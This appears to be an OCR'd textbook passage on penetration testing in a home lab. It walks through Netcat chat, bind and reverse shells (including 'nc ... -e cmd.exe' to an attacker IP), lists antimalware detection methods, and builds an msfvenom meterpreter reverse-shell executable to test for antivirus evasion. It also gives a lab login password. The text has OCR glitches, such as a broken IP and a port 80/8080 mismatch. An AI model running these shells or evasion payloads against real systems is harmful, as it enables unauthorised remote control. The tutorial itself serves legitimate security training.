- Kali Linux is the attacker machine with a network adapter connected on `192.168.42.0/24` (RedTeamLab) network.
- Bob-PC will operate as the targeted host which is also connected to the `192.168.42.0/24` (RedTeamLab) network.
- Use the local administrator account to login to Bob-PC. Please see *Chapter 3 - Setting up for Advanced Penetration Testing Techniques* for the user credentials.
- Kali Linux will run Netcat as a listener to capture any incoming connections, while Bob-PC will be used to establish the Netcat session to Kali Linux.

To get started on remote shells using Netcat, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the `ip address` or `ifconfig` command to identify which interface is connected to the `192.168.42.0/24` network and it's host address, as shown below:



```
kali@kali:~$ ip address
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:ee:04:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.27/24 brd 192.168.42.255 scope global dynamic noprefixroute eth2
       valid_lft 470sec preferred_lft 470sec
    inet6 fe80::362:d183:77b6:23d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

As shown in the preceding screenshot, Kali Linux has the `192.168.42.27` address on its `eth2` interface that's connected to the `192.168.42.0/24` network.


1. Within Kali Linux, there are set of pre-loaded Windows binary files which are useful to ethical hackers and penetration testers. One of these Windows-based binaries is **Netcat** for Windows. Let's setup a Python-based web server on our Kali Linux virtual machine to transfer the Netcat file to the targeted system. On **Kali Linux**, use the following

commands to setup a web server within the Windows binaries directory:

```
kali@kali:~$ cd /usr/share/windows-binaries
kali@kali:/usr/share/windows-binaries$ python3 -m http.server 80
80
```


Once the Python web server is running within `/usr/share/windows-binaries` directory, any user that connects to Kali Linux on port `8080` will be able to view and download files from the directory.

1. Next, power-on **Bob-PC** virtual machine and login with the local administrator account. On the logon screen, click on **Other User**, enter username: `Bob-PC\bob` and password: `P@ssword2` as shown in the following screenshot:



Other user
B
Bob-PC\bob
C
••••••••••
Sign in to: BOB-PC
How do I sign in to another domain?
Type domain name\domain user name to sign in to another domain.
Type BOB-PC\local user name to sign in to this PC only (not a domain).
REDTEAMLAB\Ad...
Other user
A

1. On **Bob-PC**, open the web browser and connect to `http://<Kali-Linux-address>:8080` and download the **nc.exe** file, as shown below:



Directory listing for /

- enumplus/
- exe2bat.exe
- fgdump/
- fport/
- klogger.exe
- mbenum/
- nbtenum/
- nc.exe
- plink.exe
- radmin.exe
- vncviewer.exe
- wget.exe
- whoami.exe

Download the 'nc.exe' file

After downloading the **nc.exe** file, copy/move it to the `C:\Windows\System32` directory within **Bob-PC**. After the downloading the file, you can quit the Python web server by pressing `CTRL + Z` on the keyboard.

1. Next, to setup a Netcat listener on port `1234`, use the following commands on **Kali Linux**:

```
kali@kali:~$ nc -nlvp 1234
```

The following is a breakdown of the preceding commands:


- `-n`: Specifies to use the IP address only and do not perform Domain Name System (DNS) queries.
- `-l`: Specifies to listen for incoming connections.
- `-v`: Specifies to use verbose mode.

- `-p` : Specific the listening port number

1. Next, on **Bob-PC**, open the **Command Prompt** and use the following commands to establish a Netcat connection to Kali Linux:

```
C:\Users\bob> nc -nv 192.168.42.27 1234
```

1. Once the session is established from **Bob-PC** (client) to **Kali Linux** (listener/server), you can enter messages on either systems and it will be sent over to the other end, as shown here:



```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 63919
whoami
sending a message from Bob-PC
```

Listener on Kali Linux

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob>nc -nv 192.168.42.27 1234
(UNKNOWN) [192.168.42.27] 1234 (?) open
whoami
sending a message from Bob-PC
```

Bob-PC sending messages to Kali Linux

Bob-PC (Chapter 3 end) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Select Command Prompt - nc -nv 192.168.42.27 1234
5:28 PM
10/22/2023
Right Ctrl

As shown in the preceding screenshot, messages were entered on Bob-PC and were received on the Netcat listener on Kali Linux.

1. To terminate the session, use `CTRL + Z` key combinations on the keyboard

In this exercise, you’ve learnt how to establish a remote shell between two host machines and establish a communication channel. While this is a basic technique, it provides some practical insights into how remote shells operate between hosts on a network. Next, you will learn how to establish a bind shell using Netcat.

Setting up a bind shell

In this exercise, you will learn how to bind the Linux native shell, the **Bourne Again SHell** (**BASH**) into a listener. This technique enables a remote host to establish a network connection and execute remote commands on a Netcat server.To get started with setting up a bind shell, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the following commands to a create a Netcat listener that binds the native BASH shell to the listener:


```
kali@kali:~$ nc -nlvp 1234 -e /bin/bash
```

If setting up the listener on a Microsoft Windows system, the `nc -nlvp 1234 -e cmd.exe` command will enable you to bind the Windows Command Prompt to the listener using Netcat.

1. Next, power-on **Bob-PC** virtual machine and login with the local administrator account (`Bob-PC\bob` | `P@ssword2`). Then, open the **Command Prompt** and use the following commands to establish a Netcat session to Kali Linux (listener):

```
C:\Users\bob> nc -nv 192.168.42.27 1234
```

1. Once a session is established from Bob-PC to Kali Linux, you’ll be able to enter Linux-based commands on the Windows Command Prompt and they’ll be executed remotely on Kali Linux, as shown below:



```
C:\Users\bob>nc -nv 192.168.42.27 1234
(UNKNOWN) [192.168.42.27] 1234 (?) open
whoami
kali

pwd
/home/kali
```

As shown in the preceding screenshot, the `whoami` command was entered on the bind shell, executed remotely on Kali Linux and the results are returned. Similarly, the `pwd` command was used to determine the present work directory of the bind shell on Kali Linux.

> To get a Linux Terminal interface when using a bind shell, use the `python -c 'import pty; pty.spawn("/bin/bash")'` command.

Having completed this exercise, you have learnt how to setup a bind shell on a system running a Netcat listener, enabling a remote user to establish a connection to the Netcat listener and obtain a remote bind shell on the targeted system and performing remote command execution. Next, you will learn how to setup reverse shells between hosts over a network.

Setting up reverse shells

In this exercise, you will learn how to setup a reverse shell from a targeted system back to your attacker machine over a network. We'll be using Bob-PC as the targeted system which will initiate the reverse connection to our attacker machine which will be Kali Linux.To get started with this exercise, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the following commands to setup a Netcat listener to capture any incoming connections:


```
kali@kali:~$ nc -nlvp 1234
```

1. Next, power-on **Bob-PC** and login with the local administration account, username: `Bob-PC\bob` and password: `P@ssword2`.
2. On **Bob-PC**, open the **Command Prompt** and use the following commands to create a reverse connection to the listener on Kali Linux, while sending the Command Prompt shell to Kali Linux:

```
C:\Users\bob> nc -nv 192.168.42.27 1234 -e cmd.exe
```

If you are using a Linux-based system as the client, use the `nc –nv 10.1.1.2 9999 -e /bin/bash` command to bind the Linux bash shell to the Netcat connection.


The following screenshot shows Bob-PC was able to establish a connection to the Netcat listener on Kali Linux:



Command Prompt - nc -nv 192.168.42.27 1234 -e cmd.exe

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob>nc -nv 192.168.42.27 1234 -e cmd.exe
(UNKNOWN) [192.168.42.27] 1234 (?) open
```

1. On the Kali Linux virtual machine, you’ll now have a reverse shell from the Windows machine (Bob-PC) on the Linux Terminal as shown below:



```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.42.27] from (UNKNOWN) [192.168.42.32] 49674
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bob> whoami
 whoami
bob-pc\bob
```

As shown in the preceding screenshot, the Window machine was able to successfully connect to the Netcat listener and provide the local shell, enabling the remote user on Kali Linux to perform remote command execution.Having completed this section, you have learned how to create a reverse shell using Netcat. However, keep in mind that Netcat does not encrypt messages between the Netcat client and server, which can lead to detection. However, it's worth noting that both Ncat and Socat can be used to provide data encryption between host systems when working with remote shells. In the next section, you will learn how to create customized reverse shell payloads and implement antimalware evasion techniques.

Antimalware evasion techniques

As an aspiring ethical hacker and penetration tester, you’ll be developing custom payloads that’s designed for specific targets, such as systems running Windows and Linux-based operating systems. In addition, if you’re performing mobile penetration testing, you’ll be creating payloads for mobile-based operating systems such as Android and iOS. More importantly, you’ll need to consider whether your targeted systems as running any antimalware programs that’s designed to detect and prevent any malicious code on the host. If a targeted system has an antimalware application installed, either it’s a native application such as Microsoft Defender Antivirus (sometimes referred to as Windows Defender) or a commercial solution, they are designed to detect and block any malicious code, application or service from running on the host system. This means, there’s a very high possibility the antimalware solutions on your targeted systems may detect your custom payload as malicious code and block it while notifying your target. There are various tools and techniques which are commonly used by cybersecurity professionals such as penetration testers to determine whether their custom payloads can bypass threat detection solutions such as antimalware on a targeted system. In addition, penetration testers usually create custom payloads to establish reverse connections from the targeted system back to their machine, and to escalate their user privileges after gaining a foothold onto the target. Therefore, its essentials to gain a solid understanding on various techniques that are used by antimalware solutions to identify potential threats and suspicious activities to improve the development of custom payloads to evade detection.Since antimalware vendors are continuously improving their solutions to detect and block new and emerging threats in the wild (internet), ethical hackers and penetration testers need to ensure their custom payloads can evade detection, else it'll be immediately quarantined or deleted upon detection.This is section is neither intended to for advanced learners nor it focuses on advanced evasion techniques, but provides an introductory to common evasion techniques for penetration testers. However, this section is designed to provide the fundamentals for threat identification techniques of common antimalware solutions, as well as how to use evasive techniques when developing custom payloads for penetration testing.The following are various techniques used by antimalware solutions to detect potential threats in a system and network:

- **Signature-based**: Signature-based detection is one of the most common and perhaps an older technique that's used by threat detection and prevention systems such as antimalware, **Intrusion Detection System** (**IDS**) and **Intrusion Prevention System** (**IPS**). This technique enables the antimalware engine to look for matching code or patterns within a file, application, or network traffic. Once a match has been found, an alert is triggered and the antimalware applications takes action to prevent the threat from expanding its foothold on the system or network.

The disadvantage of using signature-based detection is the antimalware solution relies on knowing the signature to identify the malware. For instance, if a new threat emerges on the internet and the antimalware solution does not have a matching signature, the threat can invade the organization and its systems without any detection until the threat intelligence team of antimalware vendor detects, analyzes and pushes an update with the new signature to their solutions. Hence, it’s important for organizations to ensure their threat detection and prevention solutions has an active license (if needed) and has the latest updates from the vendor.

- **Behavioral-based**: In behavioral-based threat detection, if an antimalware solution detects a file and application on a host system to be operating outside it’s normal parameters, it is usually placed within a sandbox environment for further observation and analysis to determine whether is a threat. Within the sandbox environment, the suspicious or potentially harmful application is executed within a virtualized space, which enables the antimalware program to take a deeper look for any real potential threats or dangers before allowing it to run on the host’s memory space.
- **Heuristic-based**: In heuristic-based threat detection, the antimalware program usually need pre-defined rules to help it determine whether a file or application is harmful to the system or network. Furthermore, algorithms are also used to determine whether the executable file or running application has any malicious code within its instructions that have the potential to cause harm or data loss on the host system.

The following are common online platforms for performing static malware analysis:


- https://www.virustotal.com/
- https://cuckoo.cert.ee/
- https://app.any.run/

While antivirus and antimalware vendors usually implement one or more of these preceding techniques, the cybersecurity industry is continuously evolving, with new detection methods being available in antimalware software. In the following subsections, you will learn how to create custom payloads using various antimalware evasion techniques.

Encoding payloads with MSFvenom

Metasploit Framework Venom (**MSFvenom**) is commonly used by penetration testers to craft custom payloads for performing exploitation, **Remote Code Execution** (**RCE**), and privilege escalation on targeted systems. In addition, this tool enables the penetration tester to perform encoding and obfuscation to the payload to evade threat detection systems such as IDS and IPS.To get started using MSFvenom for generating and encoding custom payloads, please use the following instructions:

1. Firstly, power-on the **Kali Linux** virtual machine and login to the desktop.
2. Next, open the **Terminal** and use either the `ip address show eth1` or `ifconfig eth1` commands to determine the IP address of the `eth1` adapter on Kali Linux, as shown below:



```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2946 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The IP address from the network adapter will be used in the next step to indicate the call-back address or local host address when generating the custom payload.

1. Next, use the following commands to generate a reverse shell payload:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=1
72.30.1.50 LPORT=1234 -f exe -o payload1.exe
```


The following is a breakdown of all the parameters used in the preceding line of commands:

- `-p` – Enables you to specify the payload. The `msfvenom --list payloads` commands displays a list of all supported payloads for MSFvenom.
- `LHOST` – Allows you to specific the call-back address such as the IP

address of Kali Linux as the attacker machine.


- `LPORT` – Specifies the listening port on the attacker machine, this port needs to be open before executing the payload on the targeted system.
- `-f` – This syntax is used to specifies the output format. The `msfvenom --list formats` command displays a list of supported output formats.
- `-o` – Specifies the names of the output file. By default, the payload is stored within the present working directory, use the `pwd` command to verify the current directory.

The following screenshot shows the custom payload was generated successfully:



```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.50 LPORT=1234 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload1.exe
```

1. Next, open the web browser within Kali Linux, go to https://www.virustotal.com, and upload the new generated payload to determine its detection status, as shown below:



55 security vendors and no sandboxes flagged this file as malicious

ee510ef81ed0fba1eede76bbed4e3435f71b40472f2160734ab2e53c47bab084
ab.exe
peexe

Size 72.07 KB
Last Analysis Date 1 minute ago

Popular threat label trojan.swrort/cryptz
Threat categories trojan
Family labels swrort cryptz marte

Security vendors' analysis
Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
